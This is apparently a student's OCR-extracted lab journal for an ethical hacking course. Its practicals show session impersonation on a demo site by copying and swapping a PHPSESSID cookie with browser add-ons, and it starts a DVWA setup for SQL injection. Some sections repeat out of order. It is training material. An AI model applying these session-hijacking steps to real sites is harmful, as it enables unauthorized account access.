
Dashboard | Personal Contacts Manager v1.0

Add New Contact Log Out

ID	First Name	Last Name	Mobile No	Email	Actions
1	mynams	jenefry	9898989898	admin@gmail.com	
1	nogod	white	5559641327	Hacked@yahoo.com	Edit
3986	Dark	Dark	89094749	admin@google.com	Edit

Total Records Count: 3

-Now open "Cookie-Editor" and copy the PHPSESSID value into notepad




-Now copy the dashboard url into notepad




-Now close the dashboard without logging out of techpanda.org


-Now go to Options->Privacy->remove Individual Cookies and remove all cookies



-Now click Alt to show menubar at top then click Tools->Tamper Data




-Click "Start Tamper"




-Now open the dashboard using the copied url.

-Now in Tamper Data untick "Continue Tampering" and click "Submit"




-Now in Tamper Data click "Start Tamper" again and close the dashboard and open it again using the same copied url.

-Now in Tamper Data click Tamper



- In “Tamper Popup” change the PHPSESSID value with the value we previously copied and click OK



Output:

-Now it will automatically login into the dashboard.

The screenshot shows a web browser window titled "Dashboard | Personal Contacts Manager v1.0". The URL in the address bar is "www.techpanda.org/dashboard.php". The page features a header with "Add New Contact" and "Log Out" buttons. Below the header is a table displaying contact information. The table has columns for ID, First Name, Last Name, Mobile No, Email, and Actions. There are five rows of data, each with an "Edit" link in the Actions column. At the bottom of the table, it says "Total Records Count: 5".


ID	First Name	Last Name	Mobile No	Email	Actions
1	mynams	jenfry	9898989898	admin@gmail.com	Edit
1	nogod	white	5559641327	Hecked@yahoo.com	Edit
3986	Dark	Dark	89094749	admin@google.com	Edit
3987	Rocky	Bhei	1111122222	rockybhei@gmail.com	Edit
3988	Dack	sdas	edcsed	edcsade@hdjsadj.com	Edit

Practical-7 : Example-1


Aim: Session impersonation using Firefox add-on.

-Download Waterfox Browser Portable from the link:
<http://bit.ly/RCWATERFOX>

-Install and open waterfox browser
-Open the Add-Ons window in the browser



-Search for Cookie-Editor add-on and install it



-Now open <http://www.techpanda.org/>

-Login using admin@google.com as email and "Password2010" as password.

Login | Personal Contacts Manager v1.0

Email*

Password*

Remember me

Submit

-Now open "Cookie-Editor" and copy the PHPSESSID value into notepad

Cookie Editor

PHPSESSID

Name: PHPSESSID

Value: 441faneji9j8nsqoalkm8sgnp1

Show Advanced

Output:

-You will see the dashboard.

Dashboard | Personal Contacts Manager v1.0

Add New Contact Log Out

ID	First Name	Last Name	Mobile No	Email	Actions
1	mynams	jenefry	9898989898	admin@gmail.com	
1	nogod	white	5559641327	Hacked@yahoo.com	Edit
3986	Dark	Dark	89094749	admin@google.com	Edit

Total Records Count: 3

Practical-7 : Example-2

Aim: Session impersonation using Tamper Data add-on.

-Download tamper data add-on from the link:
<http://bit.ly/RCTAMPER>


-Open the Add-Ons window in the browser

-Drag the downloaded Tamper Data Add-On to the browser and restart the browser


-You can see the tamper data add-on is added to waterfox



-Now click Alt to show menubar at top then click Tools->Tamper Data




-Click "Start Tamper"




-Now open the dashboard using the copied url.

-Now in Tamper Data untick "Continue Tampering" and click "Submit"




-Now in Tamper Data click "Start Tamper" again and close the dashboard and open it again using the same copied url.

-Now in Tamper Data click Tamper



-In "Tamper Popup" change the PHPSESSID value with the value we previously copied and click OK



Output:

The screenshot shows a web browser window with the title "Dashboard | Personal Contacts Manager v1.0". The URL in the address bar is "www.techpanda.org/dashboard.php". The page contains a header with "Add New Contact" and "Log Out" buttons. Below the header is a table with columns: ID, First Name, Last Name, Mobile No, Email, and Actions. The table has five rows of data. At the bottom of the table, it says "Total Records Count: 5".

ID	First Name	Last Name	Mobile No	Email	Actions
1	mynams	jenfry	9898989898	admin@gmail.com	Edit
1	nogod	white	5559641327	Hacked@yahoo.com	Edit
3986	Derk	Derk	89094749	admin@google.com	Edit
3987	Rocky	Bhei	1111122222	rockythe@gmail.com	Edit
3988	Dack	sdas	adsed	adsade@hdjsadj.com	Edit

Conclusion: The Program Successfully run and compiled.

Theory-8

SQL


injection

Theory : SQL injection is a [code injection](#) technique, used to [attack](#) data-driven applications, in which diabolical [SQL](#) statements are inserted into an entry field for execution. SQL injection is mostly known as an attack [vector](#) for websites but can be used to attack any type of SQL database.

Practical-8

Aim: Perform SQL injection attack.

-Open XAMPP control panel and start the Apache and MySQL service.



-Open phpmyadmin by typing "http://localhost/phpmyadmin" into any browser

-Create a database "mysql_db"

Databases

Database	Collation	Action
information_schema	utf8_general_ci	Check privilege
mysql	latin1_swedish_ci	Check privilege
mysql_db	latin1_swedish_ci	Check privilege
performance_schema	utf8_general_ci	Check privilege

-Download DVWA from <https://github.com/ethicalhack3r/DVWA> and copy the "setup.php" file xampp/htdocs/dvwa folder

-Then copy the "config.inc.php.dist" file into xampp/htdocs/dvwa folder and rename it to "config.inc.php"

-Open mysql using xampp shell and create a new user

```
MariaDB [mysql_db]> grant all privileges on *.* to 'test@localhost' identified by 'password';
```

-Now open the "config.ini.php" file and change the user to "test" and password to "password" and save the file

```

config.inc.php - Notepad
File Edit Format View Help

DVWA user.

# See README.md for more information on this.

$_DVWA = array();
$_DVWA[ 'db_server' ] = 'localhost';
$_DVWA[ 'db_database' ] = 'mysql_db';
$_DVWA[ 'db_user' ] = 'test';
$_DVWA[ 'db_password' ] = 'password';

```

-Now open the url "http://localhost/dvwa/setup.php"

The screenshot shows a web browser window with the URL "localhost/dvwa/setup.php". The page title is "Database Setup". On the left, there's a sidebar with three buttons: "Setup DVWA" (highlighted in green), "Instructions", and "About". The main content area has two sections: "Database Setup" and "Setup Check". Under "Database Setup", it says: "Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error make sure you have the correct user credentials in: C:\xampp\htdocs\DVWA\config\config.inc.php". Below that, it says: "If the database already exists, it will be cleared and the data will be reset. You can also use this to reset the administrator credentials ('admin // password') at any stage". Under "Setup Check", it lists system information: "Operating system: Windows", "Backend database: MySQL", "PHP version: 7.3.2", "Web Server SERVER_NAME: localhost", and a detailed list of PHP module status: "PHP function display_errors: Enabled (Easy Mode)", "PHP function safe_mode: Disabled", "PHP function allow_url_include: Enabled", "PHP function allow_url_fopen: Enabled", "PHP function magic_quotes_gpc: Disabled", "PHP module gd: Installed", "PHP module mysql: Installed", "PHP module pdo_mysql: Installed". It also shows MySQL credentials: "MySQL username: test" and "MySQL password: *****".

-Press Create/Reset Database

The screenshot shows a message box with the following text:
reCAPTCHA key: 6Ld06ZMUAAAAP73M99z4vvEeo_VnTj9Z8bBXsp0
[User: PC26] Writable folder C:\xampp\htdocs\DVWA\hackable\uploads: Yes
